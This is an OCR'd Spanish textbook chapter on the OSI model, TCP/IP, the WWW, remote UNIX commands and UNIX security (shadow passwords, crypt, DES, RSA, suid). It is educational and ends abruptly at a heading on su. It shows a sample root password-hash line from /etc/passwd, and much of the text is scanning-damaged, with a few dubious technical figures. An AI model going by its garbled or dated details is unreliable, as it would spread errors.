El modelo OSI (*Open System Interconnection*) posee una importanci decisiva a la hora de facilitar la compartición de información entre dife rentes sistemas. Este modelo fue definido en 1979 por ISO (*International Standar Organization*) y cuenta con siete niveles cad uno de los cuales tiene sus protocolos. La razón por la cual se creó est modelo fue la de crear un estándar a seguir por los grandes sistemas par la compartición y transferencia de información.



). 9-2: Esquema del odelo ISO-OSI.

Los niveles de enumeran en orden descendente, que es el mismo camino que sigue la información cuando sale de un sistema. El nivel superior (nivel 7 se denomina Nivel de Aplicación. Proporciona las capacidades necesarias para que los usuarios accedan al entorno OSI. En este nivel se identifica a cada sistema y se establecen los permisos para entablar la comunicación.

El nivel 6 se denomina Nivel de Presentación. Es el encargado de dar un formato a los datos que se van a transferir. Existen numerosas maneras de presentar los datos. Para archivos de texto los más comunes son los códi-

gos ASCII y EBCDIC. Si los lados de una comunicación utilizan diferentes representaciones de datos, no podrán ser capaces de entenderse.

El nivel 5 es el Nivel de Sesión. Encargado de gestionar el intercambio de información. Esta capa permite una serie de mejoras tales como control de diálogo, administración de la actividad, etc.

El nivel 4 es el Nivel de Transporte. Se encarga de transferir la información entre los distintos sistemas. Esta capa proporciona la integridad de los datos de extremo a extremo, para ello se extiende sobre los mecanismos de control de error provistos en las capas inferiores. Otra característica de esta capa es la posibilidad de crear diferentes conexiones lógicas sobre una misma conexión de red. Lo que se conoce con el nombre de multiplexión.

El nivel 3 o Nivel de Red. Se encarga de encaminar los datos de una ed a otra proporcionando la ruta más indicada y más rápida en cada momento. Ayuda a eliminar la congestión y regular el flujo de datos.

El nivel 2 es el Nivel de Enlace. Se encarga de empaquetar los datos y direccionarlos. Los paquetes generados por el nivel superior se introducen en unas unidades denominadas tramas, y se envían al nivel inferior para ser transmitidas.

El nivel físico es el entramado en sí. Es decir, el medio por el que viaja la información. En este nivel se determina el tipo de cable, sus características eléctricas, etc. Esta capa transmite bits sobre un canal de comunicación.

Conectividad de redes

Una red local tiene serias limitaciones en cuanto al número de puestos que se pueden conectar a ella, así como de la distancia máxima

que puede haber desde un extremo a otro de la red. Para ello existe una serie de dispositivos software o hardware que facilitan la interconexión de redes.

Repetidores

Los repetidores (*repeaters*) son dispositivos que tratan la señal que reciben. Es decir, simplemente la reciben, la amplifican y posteriormente la transmiten permitiendo así una mayor distancia entre puestos de la red. Estos dispositivos no sirven para enlazar redes diferentes, por lo que su misión consiste en enlazar tramos de una misma red para que la extensión de ésta sea mayor.

Puentes

Cuando se desea conectar dos redes de área local entre sí es necesario la utilización de otro tipo de dispositivo denominado puente (*bridges*). Estos son mucho más potentes que los repetidores porque no sólo almacenan y amplifican la señal recibida, sino que son capaces de distinguir la dirección de destino de cada una de las tramas de la red. Los puentes trabajan a nivel de enlace.

Encaminadores

Los encaminadores (*routers*) son dispositivos que permiten controlar la totalidad de una red. Tienen capacidad de decisión para determinar qué ruta debe seguir la información. Permite conectar redes que utilizan protocolos diferentes. Trabajan a nivel de red.

Pasarelas


Estos dispositivos están diseñados para trabajar con redes de amplia cobertura (redes WAN). Son también utilizados para conectar una red con un *Host*. Trabajan a nivel de transporte.

protocolo de transporte UNIX

Internet, como ya se ha comentado, es un conjunto de redes dispersas que conecta a millones de ordenadores por todo el mundo. Las redes están conectadas por medio de líneas telefónicas convencionales, cables de fibra óptica, enlaces microondas, satélites, etc.

Para que todas estas redes puedan entenderse entre sí, es necesario seguir un protocolo o una serie de normas que permitan el intercambio de información entre los distintos nodos.

A comienzos de los años 70, cuando el sistema operativo UNIX estaba en su fase de creación, ARPANET diseñó un protocolo de Control de Transmisión de datos denominado TCP. Dado que UNIX es un sistema creado para funcionar en red, sus creadores implementaron este protocolo y lo llevaron a la práctica. Hablar, por tanto, de *Internet* es hablar de UNIX.



3: Esquema de
ón mediante

TCP/IP

Cuando se habla del protocolo TCP/IP, en realidad se hace referencia a otros muchos protocolos de los cuales los más famosos

son los que le dan el nombre: TCP (Transmission Control Protocol) IP (Internet Protocol).

Características

TCP/IP proporcionan una serie de servicios como son:

- Emulación de terminales
- Transferencia de Ficheros
- Correo Electrónico

TCP/IP utiliza una aplicación denominada *telnet* para conectarse de u sistema A a otro sistema B como si fuese un terminal de éste último.

El terminal a.1 de la Red A puede conectarse a la Red B por medio d *telnet* como si se tratase de un terminal de la propia red. TCP/IP utiliz un protocolo específico para transferencia de ficheros, el denominad FTP (*File Transfer Protocol*). Gracias a este protocolo, un usuario pued recuperar un fichero que se encuentra en otro sistema y trabajar con é desde su terminal. Para la gestión del correo electrónico, el protocol utilizado se llama SMTP (*Simple Mail Transport Protocol*). Su funcio namiento es muy sencillo, cada usuario tiene un buzón donde se puede depositar mensajes para su posterior envío o lectura.

Pero la misión de TCP/IP en sí es la de proporcionar una comunica ción extremo a extremo fiable. Dos usuarios que utilicen TCP/IP pue den pertenecer a diferentes continentes, por lo que la fiabilidad de transporte debe ser máxima, ya que la información irá atravesand diferentes redes hasta legar a su destino.

Conexión

Para poder conectarse con otro usuario es necesario conocer su direcció Internet. Esta dirección consta de cuatro números divididos por un punto

```
128.5.5.10
```

Estos números varían dependiendo de la clase de red a la que esté conectado el usuario destino. Las redes se clasifican dependiendo del tamaño de estas y del número de puestos que tengan.

Clase A: Redes muy grandes (ARPANET). Pueden tener dentro de ellas numerosas subredes y hasta 16 millones de *host*. La dirección de estas redes posee un byte para definir la red y tres para el *host*.

Clase B: Redes de un tamaño medio, pueden contener más de 16000 subredes dentro de ella y 65000 nodos dentro de cada red. Emplean dos bytes para distinguir las redes entre sí y otros dos para diferenciar los *host* dentro de ellas.

Clase C: Redes pequeñas. Se destinan tres bytes para la red y uno para el *host*. Pueden albergar cerca de 2 millones de subredes y 256 host dentro de cada red.

No se deben confundir las redes pequeñas con las redes locales, éstas últimas son mucho menores.

Debido a que recordar números es bastante más difícil que recordar nombres, existe un método para identificar redes por medio de una serie de nombres. Este método se denomina DNS (Domain Name System) [Sistema de Nombres de Dominio]. Tienen la sintaxis siguiente:

```
nombre_usuario@nombre_host.entidad.sector
```

Cuando se indica una dirección por medio de nombres, el sistema se encarga de transformarlo a las direcciones numéricas correspondientes.

```
alex@jordan.FRACTAL.COM
```

Las últimas tres letras de una dirección DNS identifica el tipo de organismo. Existen ocho casos generales:

COM	Asignado a entidades comerciales.
EDU	Asignado a instituciones educativas.
NET	Ordenadores de suministradores y administradores de redes.
ORG	Organizaciones no gubernamentales.
INT	Entidades establecidas por tratados internacionales.
GOV	(Estados Unidos) Asignada a entidades del Gobierno Federal.
MIL	(Estados Unidos) Fuerzas Armadas.

Existen, por último, unos códigos internacionales que cumplen con l norma ISO-3166 para diferenciar a cada país. En el caso de España (ES) Francia (FR), etc.

Funcionamiento

Una vez que se ha establecido una conexión, cuando un usuari desea enviar a otro usuario un mensaje, el protocolo TCP recoge el men saje y se encarga de dividirlo en *datagramas*. Los *datagramas* son l unidad básica de transporte en TCP, tienen una longitud de 6 Kbytes. Una vez que el mensaje ha sido despedazado en *datagrama* TCP se los pasa al protocolo IP, que se encarga de encaminarlos hasta l dirección destino.

Una característica de este protocolo es que los *datagramas* s encaminan por diferentes rutas, de forma que cada uno de ellos pued atravesar diferentes redes y es muy probable (de hecho es lo má

normal) que lleguen al destino desordenados. En el sistema destino, el protocolo TCP se encarga de ordenarlos y comprobar que no han existido errores durante la transferencia.

La estructura de un *datagrama* está dividida en dos partes:


CABECERA + DATOS

La cabecera tiene una longitud variable, y los distintos campos de los que está compuesta son:

- Dirección fuente y destino
- Número de secuencia
- Número de asentimiento
- Longitud de la cabecera
- Campos reservados para el control
- Indicador de urgencia
- Opciones

La dirección fuente y destino identifican al *host* origen y destino entre los cuales se establece la comunicación. El número de secuencia es un entero que se coloca en cada *datagrama* para poder ordenarlos una vez hallan llagado al destino.Cada vez que el receptor recibe un datagrama, contesta al emisor con un número denominado número de asentimiento, con este número se indica el número de *datagramas* que se han recibido correctamente. El campo longitud de cabecera indica el número de bytes que tiene la cabecera del *datagrama*. El indicador de urgencia se activa cuando se desea que un *datagrama* llegue al destino con mayor rapidez que los demás.

La flecha continua indica la dirección y sentido en el que se establece la conexión. Las flechas de menor grosor indican los posibles caminos que pueden tomar los *datagramas* hasta llegar al destino.



g. 9-4: Esquema de caminamiento en P/IP.

WWW

Es un sistema de intercambio de información multimedia desarrollad por el CERN (Centro Europeo de Investigación Nuclear) en 1989. E sus primeros comienzos se utilizaba como medio de intercambio d información, pero debido a su gran aceptación por parte de Interne comenzó a difundirse por toda la red.

Hoy en día, el World Wide Web es tener un sistema multimedia d obtención de información que actúa a nivel mundial y que cuenta con u protocolo propio (HTTP) además de tener un sistema de descripción d ficheros llamado HTML.

Componentes de WWW

El WWW cuenta con un sistema de direcciones (URI/URL), un proto colo de red utilizado por los servidores y un lenguaje (HTML) que ut lizan los clientes para comunicarse con el servidor.

Modelo Cliente-Servidor

El esquema de comunicaciones que sigue WWW es el cliente-servidor. En un extremo de la línea se encuentra una máquina sobre la que funciona la aplicación servidora. En el otro lado se encuentra la aplicación cliente. La aplicación cliente es un *browser* o visualizador.

La mayoría de los servidores de Internet son máquinas UNIX (debido a la estrecha relación entre la red y el sistema operativo). El servidor se encarga de responder a las peticiones de los programas cliente. Cuando un programa cliente desea obtener un documento, envía la petición al servidor (habiendo indicado previamente la dirección URL de éste). El servidor recoge la petición y comprueba una serie de datos (si la petición es correcta, si el cliente posee autorización, etc.), posteriormente devuelve el documento solicitado al cliente.

Existen diferentes herramientas muy útiles para poder visualizar la información que los servidores de Internet ponen a disposición de los usuarios. Entre estas se encuentran *Gopher* y *Archie*. Para poder utilizar *gopher* es necesario un programa cliente gopher que pueda interactuar con el servidor. Para ello basta con escribir en la línea de comandos "*gopher*" o si se está trabajando con el sistema X Window, existe un cliente orientado a ventanas denominado *xgopher*. En el caso de *archie* se necesita contactar son un servidor *archie*. Existen numerosos servidores de este tipo en Internet:

archie.unl.edu (University of Nebraska in Lincoln)
archie.au (Servidor Australiano)
archie.funet.fi (Servidor Europeo - Finlandia)
archie.doc.ic.ac.uk (Servidor del Reino Unido)

El poder de WWW reside en la manera de "navegar" por los diferentes servidores gracias a las páginas *Web* que utilizan métodos para saltar de

un enlace a otro utilizando referencias cruzadas o también conocida como *hyperlinks*. Una de las herramientas más poderosas para acceder la red es *Mosaic*. Este *browser* fue diseñado en la Universidad de Illinoi (Estados Unidos) y está disponible para numerosos sistemas UNIX.

Comunicaciones por red




Fig. 9-5: Ejemplo de Página Web visualizada con Mosaic.

UNIX cuenta con un gran número de órdenes para establecer una com nicación por red. Primeramente, puede ser necesario identificar el ser dor en el que se está trabajando, para ello existe la orden *hostname*.

```
$ hostname
alex@jordan.FRACTAL.COM
$
```

Esta orden puede variar dependiendo del tipo de Sistema UNIX con que se esté trabajando y la versión del mismo. Para identificar a usuarios conectados en un sistema remoto, UNIX utiliza la misma orc

que usa para trabajo local, se trata de *finger*. Esta orden en un principio no fue diseñada para conexiones remotas, pero se ha ido adaptando a medida que las redes han evolucionado. Para mostrar los usuario conectados a un *host* concreto se escribe:

```
$ finger @jordan
[jordan]
Login     Name          TTY     Idle    When        Where
alex      Alex Novo     tty01   10      Tue 10:00   jordan
ricky     Ricky Swartz  tty02   15      Tue 12:00
$
```

Como se puede apreciar *finger* funciona de igual manera independientemente de que la consulta sea local o remota. La única diferencia es que en la salida que muestra por pantalla aparece el nombre del *host* sobre el cual se hace la consulta. De igual manera que en conexión local dos usuarios se podían comunicar por medio de *talk*, esta orden también funciona en conexiones remotas. Su sintaxis es:

talk nombre_usuario@host_destino

Conexión remota. rlogin.

Si un usuario tiene cuenta abierta en un sistema remoto, puede conectarse desde otro sistema mediante la orden *rlogin* (*remote login*). En el caso de que se esté trabajando sobre un GUI (Interfaz Gráfico de Usuario) es posible tener numerosas conexiones remotas abiertas en un mismo terminal en diferentes ventanas. Para utilizar la orden *rlogin* es necesario indicar el nombre del sistema remoto al que se desea conectar.

```
$ rlogin magnum
password:
```

```
Last login: Wed Nov 5 10:00:30 from jordan
$
```

En el ejemplo, el usuario ha realizado una conexión remota el sistema magnum. Tras ejecutar la orden *rlogin*, se pide la clave para poder entrar en el sistema. Si la clave no es correcta se rompe la conexión; si es correcta, el sistema informa de la última vez que se produjo una conexión por parte del usuario.

Esta orden es útil en el caso de que la conexión remota se haga entre dos sistemas UNIX, pero pudiera darse el caso de que el usuario necesitase realizar una conexión remota a un sistema no UNIX. En tal caso es necesaria la utilización de la orden *telnet*.

```
$ telnet aries
Trying 128.110.30.3 ...
Connected to aries
Escape character is '^]'.
UNIX(r) System V Release 4.0 (jordan)
login: alex
password:
Last login: Mon Jan 3 21:10:00 from magnum
$
```

El uso de *telnet* obliga al sistema a mostrar el *login* debido precisamente a que está diseñado para conectarse a sistemas no UNIX. Cuando el usuario decide terminar la conexión tendrá que ejecutar la orden *logout*.

```
$ logout
Connection closed by foreign host.
$
```

Copiar ficheros desde máquinas remotas

Para poder copiar ficheros desde una máquina remota es necesario tener permiso de lectura sobre los ficheros que se desean copiar. Cuando se trabaja con máquinas remotas UNIX, es posible utilizar la orden *rcp* (*remote copy*) para copiar archivos.

rcp

La sintaxis de esta orden es la siguiente:

rcp maquina: pathname_fichero directorio_destino

Para copiar un fichero denominado *letter.bak* que se encuentra situado en el directorio /usr/user2 de la máquina remota aries, al directorio /usr/alex de la máquina local se haría de la siguiente forma:

```
$ rcp  aries: /usr/user2/letter.bak  /usr/alex
$
```

Es posible modificar el nombre del archivo en el proceso de copia, basta con poner un nuevo nombre en el directorio destino. Si en el ejemplo anterior se quiere cambiar el nombre del fichero *letter.bak* por *letter.new* se haría de la siguiente manera:

```
$ rcp  aries: /usr/user2/letter.bak  /usr/alex/letter.new
$
```

Otra de las posibilidades que ofrece esta orden es la de copiar directorios desde una máquina a otra. Su sintaxis es la siguiente:

rcp [- modificador] maquina:directorio directorio_destino

Los modificadores son varios, pero el más importante en nuestro caso es el modificador **-r** que permite hacer una copia recursiva, es

decir, permite copiar un directorio y todos los directorios adicionale que cuelgan de éste.

```
$ rcp  -r  aries: /usr/user2  /usr/alex/
$
```

En el ejemplo anterior se han copiado todos los ficheros y subdirectori que cuelgan de /usr/user2 de la máquina remota al directorio /usr/alex d la máquina local. Todos los ejemplos vistos hasta ahora muestran cóm se produce la copia desde una máquina remota a otra máquina local ut lizando el comando *rcp*. Es posible, como es lógico utilizar esta orde en sentido inverso, es decir para llevar ficheros desde la máquina loc a la máquina remota. Su sintaxis no varía prácticamente con la ya vist

rcp directorio_origen maquina: pathname_fichero

En el caso de que la copia fuese de directorios, también admite el modi cador **-r** para copiar los subdirectorios dentro del especificado en el orig


Como se acaba de ver, la orden *rcp* permite la copia de ficheros a máq nas remotas con una pequeña salvedad, ambas máquinas necesit correr bajo el mismo sistema UNIX para poder llevar a cabo dicha tar Uno de los protocolos que se incluyen con TCP/IP es FTP. Este pro colo permite la transferencia de ficheros desde una máquina local a d máquina remota pero con la distinción de que las máquinas no tie porqué tener el mismo sistema operativo. Para realizar la copia de fic ros se utiliza la orden *ftp*, y es necesario que las ambas máquinas sop ten *ftpd*, (el demonio de *ftp*).

uucp

El término *uucp* es un acrónimo de *UNIX to UNIX Copy*. Es el nom genérico que reciben una serie de programas que pueden usarse

copiar ficheros entre diferentes sistemas así como para ejecutar ficheros en otros sistemas. El objetivo original de *uucp* era crear un sencillo programa capaz de administrar las transferencias de ficheros empleando conexiones telefónicas. Su funcionamiento era muy útil para los usuarios ya que él únicamente tenía que hacer la petición de transferencia y *uucp* se encargaba del resto. Hoy en día el papel de esta serie de programas permite crear una red mundial de sistemas UNIX, a través de la cual fluye el correo electrónico y otra serie de datos. Los programas que constituyen *uucp* son:

uucp	Describe el sistema completo, pero es el encargado de recibir las peticiones de los usuarios.
uux	Acepta peticiones de usuarios para ejecución de comandos en sistemas remotos. Coloca en una cola los programas para ser ejecutados posteriormente.
uucico	(*copy in copy out*) Es un demonio que se encarga de ejecutar las tareas solicitadas por los programas anteriores. Es el encargado de supervisar la transferencia de información.
uuxqt	Ejecuta los ficheros que deja en la cola de entrada el programa *uux*.



squema de
iento de

Transferencia de ficheros con ftp

Cuando se ejecuta el comando *ftp*, se produce el comienzo de un sesión interactiva:

```
$ ftp
ftp >
```

Para abrir sesiones en *ftp* se utiliza la orden *open*.

```
ftp> open
(to) aries
Connected to aries
100 aries FTP server (version 1.0 Feb 10 1997) ready.
Name (aries:alex) : alex
220 password requiered for alex.
Password:
240 user alex logged in.
```

Cuando se procede a la conexión el servidor remoto solicita la introdu ción del nombre *login*. Posteriormente pide la contraseña de entrada y ésta es correcta permite la conexión.

Una vez que la conexión está abierta se pueden utilizar las numeros órdenes con que está provisto el comando *ftp*. Es posible cambiar directorios utilizando *cd*, es posible listar un directorio mediante etc. Los permisos funcionan de igual manera a como lo hacen en máquina local, no se puede acceder a un directorio si no se tiene p miso para ello.

Para copiar ficheros mediante *ftp*, es necesario indicar el tipo de forr to que tiene dicho fichero. Si se trata de un fichero binario, se debe in car que la transferencia será de tipo binario mediante la orden *binar*

```
ftp > binary
```

En el caso de que el fichero sea de texto se escribe *ascii*.

```
ftp > ascii
```

Una vez realizadas estas indicaciones se procede a la copia del fichero mediante la orden *put*.

```
ftp > put carta
200 PORT command successful.
150 ASCII data connection for carta (192.11.105.30,1000).
230 Transfer complete.
local: carta  remote: carta
300 bytes sent in 0:07 seconds
```

Mediante esta orden se especifica el nombre del fichero (en este caso ASCII) que se desea copiar. Cuando la copia se ha producido satisfactoriamente se informa de ello y se indica el tiempo empleado en la transferencia. Existe una orden idéntica a *put* pero para copiar en sentido inverso, se trata de *get*. *get* permite copiar ficheros desde una máquina remota a otra local.

NOTA

Cuando se utilizan las órdenes UNIX mediante ftp, las órdenes no se ejecutan en la máquina remota, sino que las instrucciones se las pasa el demonio de la máquina local al de la máquina remota.

eguridad en UNIX

En 1983, el Ministerio de Defensa de Estados Unidos elaboró un infor-
me en el que se clasificaban a los sistemas por su seguridad, este infor-
me se denominó *Orange Book* (*libro naranja*). El informe catalogaba a
los sistemas por letras, y dentro de éstas con un número, dependiendo de
la fiabilidad en cuanto a la seguridad se refiere.

- Sistemas D: [seguridad MINIMA]
- Sistemas C1: [protección mediante seguridad discrecional]
- Sistemas C2: [protección mediante accesos controlados]
- Sistemas B1: [protección mediante seguridad etiquetada]
- Sistemas B2: [protección estructurada]
- Sistemas B3: [dominios de seguridad]
- Sistemas A1: [diseño verificado, seguridad MAXIMA]

El sistema UNIX SVR3.x estaba catalogado como un sistema operativ
de tipo C1, con la llegada de UNIX SVR4, la compañía de telecomuni
caciones AT&T pretendía crear un sistema operativo mucho más segu
ro, que cumpliese los requisitos de los sistemas C2.

En la historia de UNIX existen anécdotas acerca de agujeros negros e
la seguridad del sistema. Con el tiempo estos errores se han ido soluci
nando hasta lograr tener un sistema robusto y seguro. Uno de los erro
res mejorados radica en la creación de un fichero especial de uso res
tringido en el que se guardan las contraseñas encriptadas de los usuario
Se trata del fichero /etc/shadow. En las versiones anteriores, la contrase
ñas se codificaba y se almacenaba en el segundo campo del fichero
/etc/passwd, de la forma siguiente:

```
root:1544mU5CgDJks:0:1:superusuario:/:
```

La línea anterior es la primera entrada de un fichero /etc/passwd en UNIX SVR3.x, se corresponde con la identificación del superusuario. Como se puede apreciar, la contraseña se encontraba encriptada en el segundo campo de este fichero. Esto era un grave error de seguridad, ya que el fichero /etc/passwd es de uso común y todos los usuarios del sistema pueden acceder a él. Un intruso podría entrar en el sistema y conseguir descifrar estas claves por medio de programas especiales diseñados para descodificar información.

En UNIX existe una orden especial para cifrar archivos, se trata de *crypt*. Esta orden aplica un algoritmo de cifrado a los ficheros de manera que el texto en ellos escrito queda inteligible. La orden *crypt* no es perfecta contra posibles asaltos por parte de intrusos, pero sí proporciona una gran seguridad a los documentos. Cuando se utiliza esta orden es necesario pasar una palabra, bien como argumento o como variables de entorno, de manera que se pueda llevar a cabo el cifrado a partir de esta palabra. Si un usuario encripta un archivo y posteriormente olvida la palabra utilizada para llevar a cabo la codificación habrá perdido los datos para siempre, pues ni el administrador del sistema (si lo hay) ni *root* serán capaces de realizar los pasos inversos.

Técnicas de encriptación de datos

Se entiende por *encriptación* a la técnica encargada de transformar una serie de datos en otros no legibles. El propósito de esta técnica es asegurar la privacidad de los documentos dentro de un sistema, ya sea informático, de comunicaciones, etc. Tanto para encriptar como para desencriptar (proceso inverso) es necesaria una serie de elementos secretos denominados claves. Estas claves, dependiendo del mecanismo utilizado, puede ser las mismas para encriptar como para desencriptar. La criptografía tradicional se basa en el envío y recepción de mensajes utilizando una misma clave. El problema de este método es la posible intercepción de la clave secreta. Cualquier

persona que tenga dicha clave en sus manos podrá leer documentos sometidos a dicha encriptación.

En 1976 se introdujo el concepto de criptografía de clave de dominio público. Mediante este sistema, cada individuo de la pareja de dialogantes recibe dos claves, una de ellas denominada de dominio público y la otra secreta. La clave de dominio público es conocida por otros, pero la clave secreta es desconocida. En las transmisiones únicamente se utiliza la clave de dominio público, esto significa que la clave secreta jamas es transmitida. Cuando se inicia una conversación o una transferencia de datos, se utiliza la clave de dominio público para encriptar el mensaje. El receptor necesitará la clave secreta para poder leerlo.

Existen muchas técnicas de generación de claves. En 1977, el Departamento Nacional de Estándares de Estados Unidos (*US National Bureau of Standards*) anunció un algoritmo criptográfico para utilizar en cifrados de informaciones gubernamentales no clasificadas. Se denominó DES (*Data Encryption Standard*). El algoritmo utiliza una serie de claves de 64 bits en cada una de las 16 iteraciones que realiza. En cada iteración o etapa se realizan operaciones lógicas (XOR), permutaciones y sustituciones.

Otro algoritmo de encriptación es el RSA. El algoritmo RSA fue inventado en 1977 por *R. Rivest*, *A. Shamir* y *L. Adleman*. Su funcionamiento es el siguiente:

Se toman dos números primos que vamos a llamar P y Q (preferiblemente números de varias cifras).
Se halla el producto de estos números: N=PQ (N se denomina módulo)
Se elige un número E menor que N de manera que se cumpla lo siguiente: $mcd(E,(P-1)(Q-1))=1$
Se busca otro número M tal que (EM-1) sea divisible por (P-1)(Q-1)
Se denomina clave pública al par de números (N,E)

Se denomina clave privada al par de números (N,M)
El resto de los números P y Q se eliminan.Existen otros muchos métodos y algoritmos de encriptación como el IDEA, PGP, etc.

Es muy difícil obtener la clave privada M a partir del par de claves públicas (N,E).


Problemas de seguridad

Todo usuario, como ya es sabido, tiene un número UID que lo identifica (user ID). De la misma manera tiene otro número denominado GID que identifica al grupo en el que se encuentra (group ID). Cuando un usuario crea un fichero ejecutable, tiene la posibilidad de cambiar sus privilegios mediante la orden *chmod*. Esta orden cambia los permisos de lectura, escritura y ejecución para los distintos usuarios del sistema, incluyendo al propietario. Existe una forma de dotar a los archivos ejecutables de un privilegio especial denominado **Set User ID** *(suid)*. Cuando un fichero tiene el *suid* activado, cualquier usuario que ejecute dicho programa lo hará con los privilegios del propietario del fichero.

Supongamos que el usuario *admin* ha sido dotado de privilegios especiales para la administración del sistema. Si este usuario crea un programa, el programa tendrá activados los permisos del propietario y por consiguiente posee privilegios de lectura, escritura y ejecución. Si el usuario *admin* activa el *suid* del programa, cualquier usuario que pueda ejecutar dicho programa lo hará con los privilegios de *admin*. Si el archivo no hubiese tenido activado el *suid*, el programa actuaría con los permisos del usuario que lo ejecuta.

La forma de saber si un fichero tiene activado el *suid* es mediante
orden *ls*. Cuando se utiliza esta orden con el modificador **-l**, muestra u
listado largo en el que aparecen los permisos del fichero en sí. Cuando e
el listado aparece una **s** en lugar de la **x** correspondiente a los permis
del propietario, quiere decir que dicho programa tiene el *suid* activado.

```
$ ls -al
-rsxrwxr-x  1 root      sys  512  Feb 22 15:05 fichero_exe
```



ig 9-7: Permisos de
n fichero con suid
ctivado.

En UNIX, cuando se ejecuta un proceso, éste recibe cuatro identificadore
uid real, *uid* efectivo, *gid* real y *gid* efectivo. Suponiendo que el bit **Set us**
ID está desactivado, el proceso hereda el *uid* y el *gid* de quien ejecuta
programa como *uid* real y efectivo y *gid* real y efectivo respectivament
Para que un proceso pueda acceder a un archivo debe tener el mismo *u*
efectivo que el propietario del proceso. Si el *uid* efectivo es diferente pe
el *gid* efectivo es el mismo que el *gid* del archivo entonces el proceso tie
privilegios a nivel de grupo. Si el *uid* y el *gid* son distintos en ambos cas
el proceso tendrá los privilegios que los otros usuarios. La manera de ac
var el *suid* de un fichero es mediante la orden *chmod*.

```
$ chmod u+s  fich_exe
$
```

Al indicar u+s activamos el *suid* del fichero.

El peligro de suid

Cuando un usuario es propietario de un programa con *suid* activado, los demás usuarios tendrán sus privilegios a la hora de ejecutar dicho programa. Esto es un grave problema, ya que cualquier usuario descontrolado podría acceder a ficheros a los cuales habitualmente no tiene permiso.

Existen ocasiones en las que *root* debe activar a ciertos programas el *suid* para que otros usuarios puedan ejecutarlos. Un ejemplo es la ejecución de la orden *passwd*. Cuando un usuario desea cambiar su contraseña, ésta se ejecuta con los permisos de *root*, ya que debe acceder al fichero /etc/shadow para que allí el programa *crypt* pueda encriptarla y escribirla. Esos momentos son los más peligrosos en UNIX, ya que el usuario tiene durante ese período de tiempo el poder de *root*.

Existe otra forma de activar el *suid* de un programa con la orden *chmod*. Al igual que para cambiar los permisos de lectura, escritura y ejecución de un fichero se utiliza un número de 3 dígitos donde el primero de ellos hace referencia al usuario, el segundo al grupo y el tercero a las terceras personas, en realidad se pueden indicar 4 dígitos, de los cuales el primero de ellos es para activar el *suid* (**Set user ID**) y *sgid* (**Set Group ID**) del fichero.

```
$ chmod 4744 fichero1
$
```


Si el primer número es un 6, esto quiere decir que se activan el *suid* y también el *sgid* del fichero.

Si el primer número es un 4, entonces se activa el *suid* pero no el *sgi*
Si el primer número es u 2, se activa el *sgid* pero no el *suid* del fiche

Adoptar otra personalidad. El comando su.

